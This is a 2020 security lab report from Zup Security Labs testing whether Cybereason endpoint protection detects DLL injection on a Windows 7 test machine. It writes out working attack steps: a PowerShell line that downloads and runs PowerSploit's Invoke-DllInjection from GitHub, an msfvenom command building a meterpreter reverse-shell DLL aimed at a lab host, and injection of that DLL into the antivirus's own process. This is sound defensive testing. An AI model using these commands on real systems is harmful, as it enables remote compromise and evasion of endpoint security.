RCE using delay in applying policies

ZUP Security Labs at Zup Innovation

Researcher & CyberSecurity Manager: Filipi Pires

The purpose of this document, it was to execute several efficiency and detection tests in our endpoint solution, provided by Cybereason, this document brings the result of the defensive security analysis with an offensive mindset performed in the execution of some techniques as a DLL Injection, Shell Injection using a payload created by *msfvenom* from Metasploit platform in our test environment.

Regarding the test performed, the first objective it was to simulate targeted attacks using invasive techniques such as **Dll Injection** using Payload created by *msfvenom* based on Metasploit platform, and using a **PowerView**, that is a PowerShell tool to gain network situational awareness on Windows domains. It contains a set of pure-PowerShell replacements for various windows "net *" commands, which utilize PowerShell AD hooks and underlying Win32 API functions to perform useful Windows domain functionality, It also implements various useful metafunctions, including some custom-written user-hunting functions which will identify where on the network specific users are logged into. It can also check which machines on the domain the current user has local administrator access on. Several functions for the enumeration and abuse of domain trusts also exist. See function descriptions for appropriate usage and available options. For detailed output of underlying functionality, pass the -Verbose or -Debug flags.


As a Second test the idea it was to use **Shell Injection** using payloads created by via *msfvenom* based on **PowerView** as well using the same strategic to the firsts test, this cmdlet can be used to inject a custom shellcode or Metasploit payload into a new or existing process and execute it.

And as a Third test we used a tool that can perform **DLL injection** using a tool known as **Remote DLL Injector** from SecurityXploded team which is using the CreateRemoteThread technique and it has the ability to inject DLL into ASLR enabled processes. The process ID and the path of the DLL are the two parameters that the tool needs using Payload created by *msfvenom.*

With the final product, the front responsible for the product will have an instrument capable of guiding a process of mitigation and / or correction, as well as optimized improvement, based on the criticality of risks.

2.0.1 Scope

The efficiency and detection analysis had as target the Cybereason Endpoint Protection application (`https://almonicoar.cybereason.net`) in **Version 20.1.261.0;**
Installed in the windows machine `Windows 7 Ultimate Service Pack 1`;
Hostname - `Threat-Hunting-Win7`, as you can see in the picture below:


Painel de Controle ▸ Sistema e Segurança ▸ Sistema
Pesquisar Painel de Controle
Página Inicial do Painel de Controle
Gerenciador de Dispositivos
Configurações remotas
Proteção do sistema
Configurações avançadas do sistema
Consulte também
Central de Ações
Windows Update
Informações e Ferramentas de Desempenho
Alterar configurações
Alterar a chave do produto (Product Key)
Personalizar...

Exibir informações básicas sobre o computador

Windows Edition

Windows 7 Ultimate
Copyright © 2009 Microsoft Corporation. Todos os direitos reservados.
Service Pack 1

Sistema

Classificação: 5,3 Índice de Experiência do Windows
Processador: Intel(R) Core(TM) i7-8665U CPU @ 1.90GHz 2.11 GHz (2 processadores)
Memória instalada (RAM): 2,00 GB
Tipo de sistema: Sistema Operacional de 64 Bits
Caneta e Toque: Nenhuma Entrada à Caneta ou por Toque está disponível para este vídeo

Nome do computador, domínio e configurações de grupo de trabalho

Nome do computador: Threat-Hunting-Win7
Nome completo do computador: Threat-Hunting-Win7
Descrição do computador:
Grupo de trabalho: THOR

Ativação do Windows

25 dias para ativar. Ativar o Windows agora
ID do Produto (Product ID): 00426-292-0000007-85055

Cybereason
Update
Status: Your PC is protected
Last update: 19/09/2020 14:00:21
Signature DB version: 81950 (11347330)
Version: 3.0

Image 1.1: Windows 7 Ultimate - Virtual Machine


2.0.2 Project Summary

The execution of the security analysis tests of the Threat Hunting team it was carried out through the execution three (3) different test using some techniques to evade Cybereason Endpoint Protection in a virtualized environment in a controlled way, simulating a real environment, together with their respective best practices of the security policies applied , the test occurred during **5 day**, without count the weekend, along with the making of this document. The intrusion test started on the **16th of September** of the year 2020 and it was completed on the **21st of September** of the same year.

2 Running the Tests

3.1 Description

A virtual machine with Windows 7 operating system it was deployed to perform the appropriate tests, as well as the creation of a security policy on the management platform (`ZUP - Threat Hunting - Policy`) e and applied to due device.




```
PS C:\Users\financeiro\Desktop\Cybereason> hostname
Threat-Hunting-Win7
PS C:\Users\financeiro\Desktop\Cybereason> ipconfig

Configuração de IP do Windows


Adaptador Ethernet Conexão local:

   Sufixo DNS específico de conexão. . . . . . : localdomain
   Endereço IPv6 de link local . . . . . . . . : fe80::1c12:7e80:56ca:d5%11
   Endereço IPv4. . . . . . . .  . . . . . . . : 192.168.106.139
   Máscara de Sub-rede . . . . . . . . . . . . : 255.255.255.0
   Gateway Padrão. . . . . . . . . . . . . . . : 192.168.106.2

Adaptador de túnel isatap.localdomain:

   Estado da mídia. . . . . . . . . . . . . .  : mídia desconectada
   Sufixo DNS específico de conexão. . . . . . : localdomain
PS C:\Users\financeiro\Desktop\Cybereason>
```

□	Machine name						ast seen	First seen	OS	Internal IP addre...	App Control mode	Anti-Ransomwar...	Po
□	threat-hunting-win7	threat-hunting-wi...	Advanced	Default	20.1.261.0	Already up to date		September 16, 20...	Windows	192.168.106.139	Enabled	Suspend and pre...	En

Image 1.2: Virtual Machine with Policy applied

To perform this test, one of those requirements is necessity to install some Microsoft KB to run in Windows 7 Service Pack 1, as you can see below




KB REQUIREMENTS

OS	REQUIRES KB	NOTES
• Windows Server 2012 R2 • Windows 8.1 • Windows Server 2012 • Windows 8 • Windows Server 2008 R2 Service Pack 1 (SP1) • Windows 7 SP1	KB2999226	This KB is also named "Update for Universal C Runtime (CRT) in Windows" and is required for the sensor to function.
Windows 7 SP1, Windows Server 2008 R2 SP1	KB3033929 or KB4474419	Required to ensure support for SHA256 signatures. Note that other Microsoft patches may provide this functionality as well.

Image 1.3: Manufacture documentation

After the application of this Microsoft KB, our machine is ready to receive all those efficiency and detection tests.


Painel de Controle ▸ Sistema e Segurança ▸ Windows Update ▸ Exibir histórico de atualização
Pesquisar Painel de Controle
OK

Analisar histórico de atualização

Verifique a coluna Status para garantir que todas as atualizações importantes foram bem-sucedidas. Para remover uma atualização, consulte Atualizações Instaladas.

Solucionar problemas com a instalação de atualizações

Nome	Status	Importância	Data de Instalação
Atualização de segurança do Windows 7 para sistemas com base em x64 (KB3045685)	Êxito	Importante	16/09/2020
Atualização para Microsoft .NET Framework 3.5.1 no Windows 7 e Windows Server 2008 R2 SP1 para Sistemas x64 (KB2836943)	Êxito	Importante	16/09/2020
Atualização de segurança do Windows 7 para sistemas baseados em x64 (KB2698365)	Êxito	Importante	16/09/2020
Atualização de segurança do Windows 7 para sistemas com base em x64 (KB3031432)	Êxito	Importante	16/09/2020
Atualização de segurança do Microsoft .NET Framework 3.5.1 no Windows 7 e Windows Server 2008 R2 SP1 para sistemas com base em x64 (KB2736422)	Êxito	Importante	16/09/2020
Atualização de segurança do Microsoft .NET Framework 3.5.1 no Windows 7 e Windows Server 2008 R2 SP1 para sistemas com base em x64 (KB2943357)	Êxito	Importante	16/09/2020
Atualização de segurança do Windows 7 para sistemas com base em x64 (KB3035126)	Êxito	Importante	16/09/2020
Atualização de segurança do Microsoft .NET Framework 3.5.1 no Windows 7 e Windows Server 2008 R2 SP1 para sistemas com base em x64 (KB3097989)	Êxito	Importante	16/09/2020
2019-09 Pacote cumulativo mensal de atualizações de qualidade de segurança para Windows 7 para sistemas baseados em x64 (KB4516065)	Falha	Importante	16/09/2020
Windows Update Agent 7.6.7600.320	Êxito	Importante	16/09/2020
Atualização de segurança para o Windows (KB4474419)	Êxito	Importante	16/09/2020
Atualização de segurança para o Windows (KB3033929)	Êxito	Importante	16/09/2020

Image 1.4: Microsoft KB applied

The policy created was named `ZUP - Threat Hunting`, following the best practices recommended by the manufacturer, and, for testing purposes, all due actions were based on an aggressive detection method.





Image 1.3: Policy created by Cybereason Manager

Attacking validation

Before starting the detection tests, we need to validate if all those techniques and malwares are funtional in our enviroment.

We used the Policy applied:



Name & Description

Set your policy name and description

Policy name: ZUP - No Policy - Threat Hunting

Description - Optional: Type description for this policy


Notes - Optional: Policy used by Zup Security Labs (No Policies)

Image 1.4: No Policies

The first stage of this attack was through to performed the command below

```
    IEX (New-Object
Net.WebClient).DownloadString("https://raw.githubusercontent.com/PowerShellMafia/Pow
erSploit/master/CodeExecution/Invoke-DllInjection.ps1")
```

This command when run in *powershell* windows will install that PowerShell for the current process of PowerShell in memory, using execute code on victim machine, this cmdlet is used to inject a DLL file into an existing process using its **Process ID (PID).**




```
PS C:\Users\financeiro\Desktop\Cybereason> IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercont
com/PowerShellMafia/PowerSploit/master/CodeExecution/Invoke-DllInjection.ps1")
PS C:\Users\financeiro\Desktop\Cybereason>
PS C:\Users\financeiro\Desktop\Cybereason> Get-Help Invoke-DllInjection

NOME
    Invoke-DllInjection

SINOPSE
    Injects a Dll into the process ID of your choosing.

    PowerSploit Function: Invoke-DllInjection
    Author: Matthew Graeber (@mattifestation)
    License: BSD 3-Clause
    Required Dependencies: None
    Optional Dependencies: None


SINTAXE
    Invoke-DllInjection [-ProcessID] <Int32> [-Dll] <String> [<CommonParameters>]


DESCRIÇÃO
    Invoke-DllInjection injects a Dll into an arbitrary process.
    It does this by using VirtualAllocEx to allocate memory the size of the
    DLL in the remote process, writing the names of the DLL to load into the
    remote process spacing using WriteProcessMemory, and then using RtlCreateUserThread
    to invoke LoadLibraryA in the context of the remote process.


LINKS RELACIONADOS
     http://www.exploit-monday.com

COMENTÁRIOS
    Para ver os exemplos, digite: "get-help Invoke-DllInjection -examples".
    Para obter mais informações, digite: "get-help Invoke-DllInjection -detailed".
    Para obter informações técnicas, digite: "get-help Invoke-DllInjection -full".


PS C:\Users\financeiro\Desktop\Cybereason> Invoke-DllInjection -ProcessID 5032 -Dll C:\Users\financeiro\Desktop\Cybe
on\cybereason.dll

   Size(K) ModuleName                                           FileName
   ------- ----------                                           --------
        20 cybereason.dll                                       C:\Users\financeiro\Desktop\Cybereason\cybereason.dll


PS C:\Users\financeiro\Desktop\Cybereason>
```

Image 1.5: Dll Injection in PowerShell

Using this feature, a DLL can easily be injected in processes.

It was to simulate targeted attacks using invasive techniques such as **Dll Injection** using Payload created by *msfvenom* based on Metasploit platform.



```
thor@Threat-Hunting-Kali:~/CR$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.106.136 LPORT=4444 -f dll > KERNEL32.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes

thor@Threat-Hunting-Kali:~/CR$
```


Image 1.6: Malicious payload by *msfvenom*

So, now we have the Dll Injection running in memory, we just need to use any ID processes to injection our payload within this process to gain the RCE – Remote Command Execution in our victim machine.

During this attack our solution of endpoint security it was DISABLE provide by Cybereason, before this scenario, we decided to use one of the Anti-virus process.

ID Process: *minionhost*

> *Collects security-related data from the sensor and sends it to the Detection server, enabling detection of Malops. This process is necessary for Cybereason functionality* based on Cybereason documentation



```
PS C:\Users\financeiro\Desktop\Cybereason> IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.
com/PowerShellMafia/PowerSploit/master/CodeExecution/Invoke-DllInjection.ps1")
PS C:\Users\financeiro\Desktop\Cybereason> Invoke-DllInjection -ProcessID 4604 -Dll .\KERNEL32.dll

   Size(K) ModuleName                                          FileName
   ------- ----------                                          --------
      1148 kernel32.dll                                        C:\Windows\system32\kernel32.dll
        20 KERNEL32.dll                                        C:\Users\financeiro\Desktop\Cybereason\KERNEL32.dll


PS C:\Users\financeiro\Desktop\Cybereason>
```

